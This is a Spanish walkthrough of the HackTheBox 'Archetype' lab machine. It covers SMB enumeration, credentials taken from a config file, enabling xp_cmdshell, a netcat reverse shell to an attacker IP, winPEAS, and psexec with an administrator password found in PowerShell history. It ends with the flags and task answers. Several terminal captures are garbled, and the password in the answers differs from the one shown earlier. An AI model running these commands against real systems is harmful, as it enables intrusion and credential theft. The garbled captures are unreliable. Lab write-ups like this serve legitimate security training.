

HACKTHEBOX: Archetype – Easy Level

Desarrollado por: Zuly Vargas

Introducción:

En este ejercicio se tiene como objetivo obtener control sobre la consola de la máquina víctima mediante el uso de una reverse shell la cual será ejecutada aprovechando la vulnerabilidad que presenta la configuración del servicio de Microsoft SQL Server de la máquina víctima.

Conceptos importantes:

DESARROLLO PASO A PASO:

Después de tener activa y conectada la VPN y encender la máquina desde la página de HTB se verifica que esta esté arriba con el comando ping. Luego de esto:

1. Se escanean los puertos para encontrar cuales de estos están abiertos y con qué servicio mediante el comando nmap:

Comando: nmap -sV 10.129.148.39

```
Applications Places System [~]
File Edit View Search Terminal Help

[parrot@parrot-virtualbox]~$ nmap -sV -sC 10.129.148.39
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-16 20:07 -05
Nmap scan report for 10.129.148.39
Host is up (0.12s latency).
Not shown: 995 closed tcp ports (conn-refused); host: ipv6=na
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp    open  ms-sql-s         Microsoft SQL Server 2017.14.00.1000.00; RTM
| ms-sql-ntlm-info: 10.10.10.146:22 net iface mtu set; mtu 1500 for tun0
| Target_Name: ARCHETYPE
| NetBIOS_Domain_Name: ARCHETYPE
| NetBIOS_Computer_Name: ARCHETYPE
| DNS_Domain_Name: Archetype
| DNS_Computer_Name: Archetype
| Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-10-17T00:48:34
| Not valid after: 2052-10-17T00:48:34
| _ssl-date: 2022-10-17T01:08:10+00:00; +1s from scanner time.
13456/tcp  filtered unknown
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-10-17T01:08:03
|   start date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
```

Se encuentran los servicios de smb (Server Message Block) y Microsoft SQL Server.

2. Se listan los comandos de smbclient. Se usa la opción -N y -L con la ip de la máquina víctima. -N permite ingresar sin credenciales si así está configurado y -L permite listar los sharenames:

Comando: `smbclient -N -L 10.129.148.39`

```
[x]-[parrot@parrot-virtualbox]-[~]
$ smbclient -N -L 10.129.148.39
Sharename 'ADMIN$' Type Disk Comment Remote Admin
-----
ADMIN$ Disk Remote Admin
backups Disk
C$ Disk Default share
IPC$ IPC Remote IPC
SMB1 disabled -- no workgroup available
```

Este muestra 4 diferentes sharename (espacios compartidos), entre ellos ADMIN\$ y backups.

3. Se intenta ingresar a estos sharenames:

Comando: `smbclient -N \\10.129.148.39\ADMIN$`

```
[x]-[parrot@parrot-virtualbox]-[~]
$ smbclient -N \\10.129.148.39\ADMIN$
tree connect failed: NT_STATUS_ACCESS_DENIED
[x]-[parrot@parrot-virtualbox]-[~]
$
```

No nos permite el acceso.

Comando: `smbclient -N \\10.129.148.39\backups`


```
[x]-[parrot@parrot-virtualbox]-[~]
$ smbclient -N \\10.129.148.39\backups
Try "help" to get a list of possible commands.
smb: \>
```

Se permite el acceso sin credenciales al espacio compartido backups.

4. Se listan los archivos del espacio compartido. Con el comando get se trae el archivo a la carpeta donde se inició la sesión de smb. Parece ser un archivo de configuración.

```
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (1,5 KiloBytes/sec)
(average 1,5 KiloBytes/sec)
smb: \>
```

Contenido del archivo:




```
Parrot Terminal
File Edit View Search Terminal Help
1 <DTSConfiguration>$
2 <DTSConfigurationHeading>$
3 <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." Gene
  ratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>$
4 </DTSConfigurationHeading>$
5 <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Pr
  operties[ConnectionString]" ValueType="String">$
6 <ConfiguredValue>Data Source=.;Password=MBq4c0rp123;User ID=ARCTYPE\sql_svc;I
  nitial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=F
  alse;</ConfiguredValue>$
7 </Configuration>$
8 </DTSConfiguration>$
```

En esta podemos ver credenciales asociadas al usuario sql_svc.

5. Para hacer uso de estas credenciales es posible aprovechar la herramienta de "Impacket". Esta tiene diferentes scripts escritos en Python que permiten con diferentes parámetros intentar conexiones con diferentes servicios y protocolos. En este caso se usa el script de mssqlclient.py, este permite ingresar las credenciales, el host y retorna la consola que permite el control sobre la base de datos.

5.1 Descargar los diferentes scripts:

Comando: git clone <https://github.com/SecureAuthCorp/impacket.git>
cd impacket , pip3 install . , pip3 install -r requirements.txt



```
[x]-[parrot@parrot-virtualbox]-[~]
$git clone https://github.com/SecureAuthCorp/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 21981, done.
remote: Counting objects: 100% (129/129), done.
remote: Compressing objects: 100% (79/79), done.
remote: Total 21981 (delta 73), reused 87 (delta 50), pack-reused 21852
Receiving objects: 100% (21981/21981), 7.77 MiB | 6.76 MiB/s, done.
Resolving deltas: 100% (16778/16778), done.
[parrot@parrot-virtualbox]-[~]
```

5.2 Ejecutar el archivo:

Comando: python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.148.39 -windows-auth

La contraseña del usuario es solicitada. Luego de ingresarla se obtiene acceso a la consola:

```
[x]-[parrot@parrot-virtualbox]-[~/impacket/examples]
$python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.148.39 -windows-auth
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation
Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZ): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

6. Se ejecuta el comando help para verificar como se podría continuar:

```
SQL> help
lcd {path} - changes the current local directory to {path}
exit - terminates the server process (and this session)
enable_xp_cmdshell - you know what it means
disable_xp_cmdshell - you know what it means
xp_cmdshell {cmd} - executes cmd using xp_cmdshell
sp_start_job {cmd} - executes cmd using the sql server agent (blind)
! {cmd} - executes a local shell cmd
SQL>
```

7. Existen diferentes comandos para ejecutar. Estos pueden encontrarse en recursos como los siguientes:

<https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet>

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server>

8. Con el comando xp_cmdshell (paso 6) se intenta ejecutar comandos en la consola:

```
SQL> EXEC xp_cmdshell
[-] ERROR(ARCHETYPE): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL>
```

No se encuentra el proceso, en el recurso <https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet>

se encuentra información que es útil para activar el comando y poder usarlo:

— Also check out the DNS tunnel feature of sqmija

Command Execution	
	EXEC xp_cmdshell 'net user'; — priv
	On MSSQL 2005 you may need to reactivate xp_cmdshell first as it's disabled by default:
	EXEC sp_configure 'show advanced options', 1; — priv
	RECONFIGURE; — priv
	EXEC sp_configure 'xp_cmdshell', 1; — priv
	RECONFIGURE; — priv

```
SQL> EXEC sp_configure 'show advanced options', 1;
[+] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL> EXEC sp_configure 'xp_cmdshell', 1;
[+] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL>
```

9. Se ejecuta el comando nuevamente para ejecutar un comando en la consola powershell. Con pwd el resultado indicará la ubicación actual

Comando: EXEC xp_cmdshell 'powershell -c pwd'

```
SQL> EXEC xp_cmdshell 'powershell -c pwd'
output
-----
C:\Windows\system32
```

10. Ahora que tiene acceso a la consola y es posible ejecutar comandos. Se construye una consola reversa para poder tener acceso desde la máquina donde se está realizando el ataque. El archivo usado para crear la reverse shell, este es un ejecutable para Windows el cual retornará la consola de la máquina víctima. El archivo puede descargarse aquí:

https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post_page-----a2ddc3557403-----

Se descarga el archivo en la máquina donde se abrirá el puerto para la escucha y envío del archivo:

```

Parrot Terminal
File Edit View Search Terminal Help

[parrot@parrot-virtualbox]~$ nano prod.dtsConfig
[parrot@parrot-virtualbox]~$ wget https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post_page-----a2ddc3557403-----
--2022-10-16 22:58:51-- https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post_page-----a2ddc3557403-----
Resolving github.com (github.com)... 140.82.112.3
Connecting to github.com (github.com)[140.82.112.3]:443... connected.
HTTP request sent, awaiting response... 200 OK
Content-Length: unspecified [text/html]
Saving to: 'nc64.exe?source=post_page-----a2ddc3557403-----'
nc64.exe?source=post_page-----a2ddc3557403----- [ <=> ] 140,03K 464KB/s in 0,3s
2022-10-16 22:58:52 (464 KB/s) - 'nc64.exe?source=post_page-----a2ddc3557403-----' saved [143391]

[parrot@parrot-virtualbox]~$ ls
allowed.userlist  Desktop  Documents  Downloads  hash.txt  prod.dtsConfig
allowed.userlist.passwd  Desktop  Documents  Downloads  hash.txt  prod.dtsConfig
Desktop  Documents  Downloads  hash.txt  prod.dtsConfig
Documents  Downloads  hash.txt  prod.dtsConfig
Downloads  hash.txt  prod.dtsConfig
hash.txt  prod.dtsConfig

[parrot@parrot-virtualbox]~$ mv nc64.exe?source=post_page-----a2ddc3557403----- nc64.exe
[parrot@parrot-virtualbox]~$ ls
allowed.userlist  Desktop  Documents  Downloads  hash.txt  nc64.exe  prod.dtsConfig
allowed.userlist.passwd  Desktop  Documents  Downloads  hash.txt  nc64.exe  prod.dtsConfig
Desktop  Documents  Downloads  hash.txt  nc64.exe  prod.dtsConfig
Documents  Downloads  hash.txt  nc64.exe  prod.dtsConfig
Downloads  hash.txt  nc64.exe  prod.dtsConfig
hash.txt  nc64.exe  prod.dtsConfig

[parrot@parrot-virtualbox]~$

```

- Se crea un servidor web con Python y se abre el puerto de escucha para poder traer el ejecutable desde la máquina víctima:

Comando: sudo python3 -m http.server 80, sudo nc -lvnp 1020

```

[parrot@parrot-virtualbox]~$ sudo python3 -m http.server 80
[sudo] password for parrot:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

[parrot@parrot-virtualbox]~$ sudo nc -lvnp 1020
listening on [any] 1020 ...

```

- Desde la consola de sql se ejecuta el comando para ejecutar comandos en la consola, en esta se intenta traer el archivo en la IP de la máquina principal creado anteriormente:

Comando: xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.14.72/nc64.exe -outfile nc64.exe"

```

SQL> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.14.72/nc64.exe -outfile nc64.exe"
output 148,39 [16/Oct/2022 23:14:53] "GET /nc64.exe HTTP/1.1" 200 148391
[parrot@parrot-virtualbox]~$ sudo nc -lvnp 1020
listening on [any] 1020 ...
NULL
SQL>

```

En el servidor se observa la petición:


```

[parrot@parrot-virtualbox]~$ sudo python3 -m http.server 80
[sudo] password for parrot:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)...
10.129.148.39 - - [16/Oct/2022 23:14:53] "GET /nc64.exe HTTP/1.1" 200 -

```

13. Se ejecuta el siguiente comando el cual ejecuta el binario, -e indica lo que se desea retornar y a donde. En este caso se ingresa la IP y el puerto escuchando de la máquina principal:

Comando: `xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.14.72 1020"`

Resultado. ¡Se obtiene la consola!:

```

[parrot@parrot-virtualbox]~$ sudo nc -lvp 1020
listening on [any] 1020 ...
connect to [10.10.14.72] from (UNKNOWN) [10.129.148.39] 49677
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>
SQL> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.14.72 1020"

```

14. Se busca entre diferentes directorios como Desktop y se encuentra la bandera para este usuario:

```

C:\Users\sql_svc>cd Desktop
cd Desktop

C:\Users\sql_svc\Desktop>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\sql_svc\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9565-0B4F

Directory of C:\Users\sql_svc\Desktop

01/20/2020  06:42 AM  <DIR>          .
01/20/2020  06:42 AM  <DIR>          ..
02/25/2020  07:37 AM             32 user.txt
               1 File(s)             32 bytes
               2 Dir(s) 10,706,833,408 bytes free

```

15. Con el comando type es posible ver el contenido de los archivos, equivalente a cat en Linux:

```

C:\Users\sql_svc\Desktop>type user.txt
type user.txt
3e7b102e78218e935bf3f4951fec21a3

```

- Descargar **winpeas**: <https://github.com/carlospolop/PEASS-ng/releases/download/refs%2Fpull%2F260%2Fmerge/winPEASx64.exe>

```
wget http://10.10.14.72/winPEASx64.exe -outfile winPEASx64.exe
```

```
PS C:\Users\sql_svc\Downloads> wget http://10.10.14.72/winPEASx64.exe
[parrot@parrot-virtualbox]~$ sudo python3 -m http.server 80
[sudo] password for parrot:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.148.39 - - [16/Oct/2022 23:14:53] "GET /nc64.exe HTTP/1.1" 200 -
10.129.148.39 - - [16/Oct/2022 23:28:07] "GET /nc64.exe HTTP/1.1" 200 -
10.129.148.39 - - [16/Oct/2022 23:47:21] "GET /winPEASx64.exe HTTP/1.1" 200 -
```

```
PS C:\Users\sql_svc\Downloads> wget http://10.10.14.72/winPEASx64.exe -outfile winPEASx64.exe
wget http://10.10.14.72/winPEASx64.exe -outfile winPEASx64.exe
PS C:\Users\sql_svc\Downloads>
```

- [illegible]


```

Enumerating Internet settings, zone and proxy configuration
General Settings powershell -c cd C:\Users\sql_svc\Downloads; wget
Hive      Key      Value
HKCU     DisableCachingOfSSLPages 0
HKCU     IE5_UA_Backup_Flag      5.0
HKCU     PrivacyAdvanced         1
HKCU     SecureProtocols access command because of d 2688 more missing mandatory parameters: Uri
HKCU     User Agent              Mozilla/4.0 (compatible; MSIE 8.0; Win32)
HKCU     CertificateRevocation    1
HKCU     ZonesSecurityUpgrade     System.Byte[]
HKLM\Users EnablePunycode 1

Zone Maps
No URLs configured
InvalidArgument: (1) (Invoke-WebRequest)
Zone Auth Settings
No Zone Auth Settings rid : MissingMandatoryParameter,Microsoft

Windows Credentials
Checking Windows Vault
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-manager-windows-vault
[!] Warning: if password contains non-printable characters, it will be printed as unicode base64 encoded string
[!] Unable to enumerate credentials automatically, error: 'Win32Exception: System.ComponentModel.Win32Exception (0x80004005): Element not found'
Please run:
cmdkey /list

```

```

Analyzing Windows Files Files (limit 70)
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
C:\Users\Default\NTUSER.DAT
C:\Users\sql_svc\NTUSER.DAT

Analyzing Other Windows Files Files (limit 70)
[!] ERROR(ARCHETYPE): Line 1: Incorrect syntax near '/'.
[!] ERROR(ARCHETYPE): Line 1: Unclosed quotation mark after the character escape sequence.

Do you like PEASS?
SQL> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; \
output      Become a Patreon      :      https://www.patreon.com/peass
            Follow on Twitter     :      @carlospolopm
            Respect on HTB        :      SirBroccoli & makikvues
            Thank you!

SQL> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; \
PS C:\Users\sql_svc\Downloads>

```

18. La última vulnerabilidad enlistada indica un archivo con el historial de la consola. En la ubicación del archivo se muestra su contenido con el comando type:

```

PS C:\Users\sql_svc\AppData> cd Roaming\Microsoft\Windows\PowerShell\PSReadLine
cd Roaming\Microsoft\Windows\PowerShell\PSReadLine
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir
dir ERROR(ARCHETYPE): Line 1: Incorrect syntax near '/'.
[!] ERROR(ARCHETYPE): Line 1: Unclosed quotation mark after the character escape sequence.

SQL-Directory: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
output
Mode LastWriteTime Length Name
----
-ar--- 3/17/2020 2:36 AM 79 ConsoleHost_history.txt

SQL> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; \
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>

```

```

PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt
type ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>

```

Este nos muestra que fue ejecutado un binario con las credenciales del administrador.

- Para poder acceder a la consola se hace uso del archivo psexec.py (del conjunto de scripts de impacket) el cual, indicando el usuario, la ip de la máquina remota y la contraseña retorna la consola logueado como este usuario:

Comando: python3 psexec.py [administrator@10.129.173.120](#)

```

[~]-[parrot@parrot-virtualbox]-[~/impacket/examples]
$python3 psexec.py administrator@10.129.173.120 \PowerShell\PSReadLine> dir
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

Password:
[*] Requesting shares on 10.129.173.120.
[*] Found writable share ADMIN$
[*] Uploading file g0cyGmzK.exe
[*] Opening SVCManager on 10.129.173.120...
[*] Creating service Dvxy on 10.129.173.120...
[*] Starting service Dvxy.
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> type \\.\Archetype\backups /user:administrator MEGACORP_4dm1n!!
type ConsoleHost_history.txt
exit

```

Ya se tiene acceso como admin. Ahora es posible acceder a todos los archivos de este. Se encuentra la bandera:

```

C:\Windows> cd ../UsersData> cd Roaming\Microsoft\Windows\PowerShell\PSReadLine
C:\Users> cd Administrator\Roaming\Microsoft\Windows\PowerShell\PSReadLine
C:\Users\Administrator> cd Desktop
C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 9565-0B4F

Mode                LastWriteTime         Length Name
----                -
Directory of C:\Users\Administrator\Desktop
-
07/27/2021  02:30 AM          <DIR>          .
07/27/2021  02:30 AM          <DIR>          ..
02/25/2020  07:36 AM  32 root.txt
type ConsoleHost_history.txt
net.exe use T: 2 Dir(s) 10,710,896,640 bytes free
exit
C:\Users\Administrator\Desktop>

```

```
2 C:\Users\Administrator\Desktop>type root.txt
b91ccec3305e98240082d4474b848528
2 C:\Users\Administrator\Desktop>
```

b91ccec3305e98240082d4474b848528

PREGUNTAS HACKTHEBOX:



TASK 1

Which TCP port is hosting a database server?

***3



1433

Hide Answer



TASK 2

What is the name of the non-Administrative share available over SMB?

*****s



backups

Hide Answer



TASK 3

What is the password identified in the file on the SMB share?

*****3



M3g4c0rp123

Hide Answer



TASK 4

What script from Impacket collection can be used in order to establish an authenticated connection to a Microsoft SQL Server?

*****.y



mssqlclient.py

Hide Answer



TASK 5

What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell?

_***]



xp_cmdshell

Hide Answer



TASK 6

What script can be used in order to search possible paths to escalate privileges on Windows hosts?

*****s



winpeas

Hide Answer



TASK 7

What file contains the administrator's password?

```
*****_*****.txt
```



ConsoleHost_history.txt

Hide Answer